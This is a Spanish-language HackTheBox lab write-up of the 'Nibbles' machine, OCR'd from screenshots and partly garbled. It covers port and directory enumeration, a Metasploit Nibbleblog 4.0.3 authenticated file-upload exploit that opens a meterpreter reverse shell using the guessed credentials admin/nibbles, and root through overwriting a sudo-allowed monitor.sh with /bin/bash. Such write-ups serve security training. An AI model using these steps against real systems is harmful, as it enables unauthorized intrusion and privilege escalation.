
- Nibbleblog exploit
- contenido oculto en código
- fuzzing casi recursivo

Máquina en hackthebox:



Ping inicial de reconocimiento:

NMAP de puertos obtenidos, puertos localizados son 22 y 80:

```
-$ <u>sudo</u> nmap -p- --open -n
                               --min-rate 5000 -Pn -sV -sC -vvv 10.10.10.75 -oN target.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-18 21:32 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:32
Completed NSE at 21:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:32
Completed NSE at 21:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:32
Completed NSE at 21:32, 0.00s elapsed
Initiating SYN Stealth Scan at 21:32
Scanning 10.10.10.75 [65535 ports]
Discovered open port 22/tcp on 10.10.10.75
Discovered open port 80/tcp on 10.10.10.75
```


```
PURI STATE SERVICE KEASON
                                    VEKSION
                    syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAKQ2zet
WGACUlmkEGljDvzOaBdogMQZ8TGBTqNZbShnFH1WsUxBtJNRtYfeeGjztKTQqqj4WD5atU8dqV/iwmTylpE7wdHZ+38ckuYL9
    256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgP;
    256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
80/tcp open http
                    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
_http-server-header: Apache/2.4.18 (Ubuntu)
http-methods:
   Supported Methods: OPTIONS GET HEAD POST
http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Whatweb actuando como wappalizer:

```
PURI STATE SERVICE REASON
                                 AFK2TON
22/tcp open ssh syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
 | ssh-hostkey:
    2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAKQ2zet
WGACUlmkEGljDvzOaBdogMQZ8TGBTqNZbShnFH1WsUxBtJNRtYfeeGjztKTQqqj4WD5atU8dqV/iwmTylpE7wdHZ+38ckuYL
    256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgP;
    256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+g0XhC6W3A3raTzjlXQMT8Msk
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
Supported Methods: OPTIONS GET HEAD POST
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

La página original era HELLO WORLD convencional, mirando el código fuente con control + U antes de hacer fuzzing puedo ver que hay un

directorio nibbleblog, la máquina se llama nibbles, hace pinta de que el exploit es por aquí



Intento búscar la version actual del nibbleblog a ver que tal pero no parece haber nada en el whatweb, voy a ver si encuentro la versión en algún lado para ver si es vulnerable.

```
[jouker® joukerm]-[-]


$\square\text{shareb 10.10.10.75/nibbleblog/}\text{http://30.10.10.75/nibbleblog/}\text{pression}, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.75], JQuery, MetaGenerator[Nibbleblog], PoweredBy[Nibbleblog], Script, Title[libles - vm yun]

| Title[libles - vm yun] | Title[libles - vm yun]
```

Realizo con gobuster un fuzzing web en el directorio descubierto, veo que es un CMS parecido a WordPress, de cara a la futura escalada de privilegios el password se puede encontrar dentro de un archivo config.php, pero antes de ir tan lejos logro presenciar que existe un directorio ADMIN al que atacar. Quizás es por ahí el vector de ataque, pero hay que tener en cuenta que hay muchos otros directorios a explorar, y no explorar solo 1.

```
$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.75/nibbleblog -x php,txt,xml
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                               http://10.10.10.75/nibbleblog
[+] Method:
[+] Threads:
                               10
                               /usr/share/wordlists/dirbuster/directorv-list-2.3-medium.txt
[+] Wordlist:
[+] Negative Status codes: 404
[+] User Agent:
                               gobuster/3.6
[+] Extensions:
                               php,txt,xml
[+] Timeout:
                               10s
Starting gobuster in directory enumeration mode
                        (Status: 403) [Size: 301]
/index.php
                        (Status: 200) [Size: 2987]
                       (Status: 200) [Size: 402]
(Status: 301) [Size: 323] [→ http://10.10.75/nibbleblog/content/]
/sitemap.php
/content
/feed.php
                        (Status: 200) [Size: 302]
                                      [Size: 322] [ \rightarrow http://10.10.10.75/nibbleblog/themes/]
/themes
                       (Status: 301) [Size: 321]
(Status: <u>2</u>00) [Size: 1401]
/admin
                                       [Size: 321] [→ http://10.10.10.75/nibbleblog/admin/]
/admin.php
Progress: 1704 / 8822
```

No era un panel de login como esperé, hay que ver que hay dentro de los directorios, hay que tener cuidado de una posible trampa para hacernos perder tiempo, al fin y al cabo es una máquina EASY.




Index of /nibbleblog/admin

<u>Name</u>	Last modified	Size Description
Parent Directo	<u>ry</u>	-
ajax/	2017-12-10 23:27	-
boot/	2017-12-10 23:27	-
<u>controllers/</u>	2017-12-10 23:27	-
<u>js/</u>	2017-12-10 23:27	-
<u>kernel/</u>	2017-12-10 23:27	-
<u>templates/</u>	2017-12-10 23:27	-
<u>views/</u>	2017-12-10 23:27	-

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

Como pensé en primer lugar no me llevó a ninguna parte o al menos no de forma fácil por lo que mirando otras cosas voy a observar que el directorio README nos marca la versión del nibbleblogs, yo antes había buscado en searchsploit si existia alguna versión vulnerable pero tenia que confirmar antes la versión.



```
| Cjouker@ joukerm.]-[]
| Searchsploit nibiteling | Path |
| Exploit Title | Path |
| Wibhlehing 1 - Multiple SQL Injections | Phi/webapps/35865.txt |
| Ribblehing 4 - 0.3] - Arbitrary File Upload (Metasploit) | Phi/remote/38489.rb
```

Con searchsploit -x podemos ver un poco del contenido del archivo, suele ser una buena práctica mirar el contenido antes de ejecutar directamente nada en metasploit.


```
Archivo Acciones Luitai vista Ayuua
# This module requires Metasploit: http://www.metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking
  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::FileDropper
  def initialize(info = {})
    super(update_info(
      info,
      'Name'
                        ⇒ 'Nibbleblog File Upload Vulnerability',
      'Description' ⇒ %q{
          Nibbleblog contains a flaw that allows a authenticated remote
          attacker to execute arbitrary PHP code. This module was
         tested on version 4.0.3.
       },
      'License'

⇒ MSF_LICENSE,


      'Author'
                        \Rightarrow
          'Unknown', # Vulnerability Disclosure - Curesec Research Team. Author's name?
          'Roberto Soares Espreto <robertoespreto[at]gmail.com>' # Metasploit Module
       ],
      'References'
          ['URL', 'http://blog.curesec.com/article/blog/NibbleBlog-403-Code-Execution-47.html']
      'DisclosureDate' ⇒ 'Sep 01 2015',
                       ⇒ 'php',
      'Platform'
      'Arch'
                       ⇒ ARCH PHP,
      'Targets'
                       ⇒ [['Nibbleblog 4.0.3', {}]],
      'DefaultTarget' ⇒ 0
    ))
    register_options(
        OptString.new('TARGETURI', [true, 'The base path to the web application', '/']),
```

Al hacer la comanda de metasploit veo que me falta un parámetro, un usuario, he de volver de alguna manera y mirar donde se

obtienen los usuarios en nibbleblog.



Por cierto, se me pasaba que existía este panel de login



Posible usuario Diego Najar, no es un usuario, ya que buscando en la página es el creador de nibbleblog.



El password es nibbles en minúscula, no se donde sale como pista, pero la contraseña que no se encuentra en ninguna parte es simplemente el nombre de la máquina en minúscula, me ha decepcionado un poco el hecho de que no se encontrase realmente en ninguna parte. Diría que ya había probado con estas credenciales, pero igualmente xD

Esta vez lo he automatizado con metasploit de nuevo para así prepararme más para el EJPTv2, pero no debería hacerlo automático.

```
Payload options (php/meterpreter/reverse_tcp):
          Current Setting Required Description
   Name
   LHOST 192.168.1.140
                                     The listen address (an interface may be specified)
                           ves
   LPORT 4444
                                     The listen port
                           ves
Exploit target:
   Id Name
      Nibbleblog 4.0.3
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.10.10.75
RHOSTS ⇒ 10.10.10.75
msf6 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog
TARGETURI ⇒ /nibbleblog
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME atom
USERNAME ⇒ atom
msf6 exploit(multi/http/nibbleblog_file_upload) > set LHOST 10.10.16.5 permanance
LHOST \Rightarrow 10.10.16.5
msf6 exploit(multi/http/nibbleblog_file_upload) > run
[-] Msf::OptionValidateError One or more options failed to validate: PASSWORD.
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME ⇒ admin
msf6 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD ⇒ nibbles
msf6 exploit(multi/http/nibbleblog_file_upload) > exploit
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Sending stage (40004 bytes) to 10.10.10.75
[+] Deleted image.php
[*] Meterpreter session 1 opened (10.10.16.5:4444 → 10.10.10.75:48192) at 2025-02-18 22:45:37 +0100 ---
```

Con el meterpreter obtenido vamos a escalar esos privilegios, no sin antes, pillar la flag del user.

```
whoami
nibbler
script /dev/null -c bash
Script started, file is /dev/null
nibbler@Nibbles:/home$ ls
nibbler
nibbler@Nibbles:/home$ cd nibbler
cd nibbler
nibbler@Nibbles:/home/nibbler$ ls
personal.zip user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
dbfdb94c8839c108ee279a2254c1b7db
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive: personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbloraNibblos:/bomo/nibblort
```

Encuentro la flag y unzipeo un zip que veo, que me crea un sh, muy guapo para escalar privilegios.

Con más motivo, ya que puedo ver como con sudo -l puedo ejecutar como root ese sh, supongo que sera crear un /bin/bash como sudo

```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbleraNibbles:/home/nibbler$

■
```

No creo que así es como quería el creador que lo hiciese, pero como tengo permisos de escritura, pero no tengo un nano (no se si es por el meterpreter) he decidido sobrescribir el archivo con un echo "/bin/bash" redireccionado a monitor.sh

```
fi
shift $(($OPTIND -1))
nibbler@Nibbles:/home/nibbler/personal/stuff; echo "/bin/bash" > monitor.sh
echo "/bin/bash" > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff; sudo ./monitor.sh
sudo ./monitor.sh
root@Nibbles:/home/nibbler/personal/stuff#
```

Con esto ya soy root y obtengo la bandera de máximo administrador.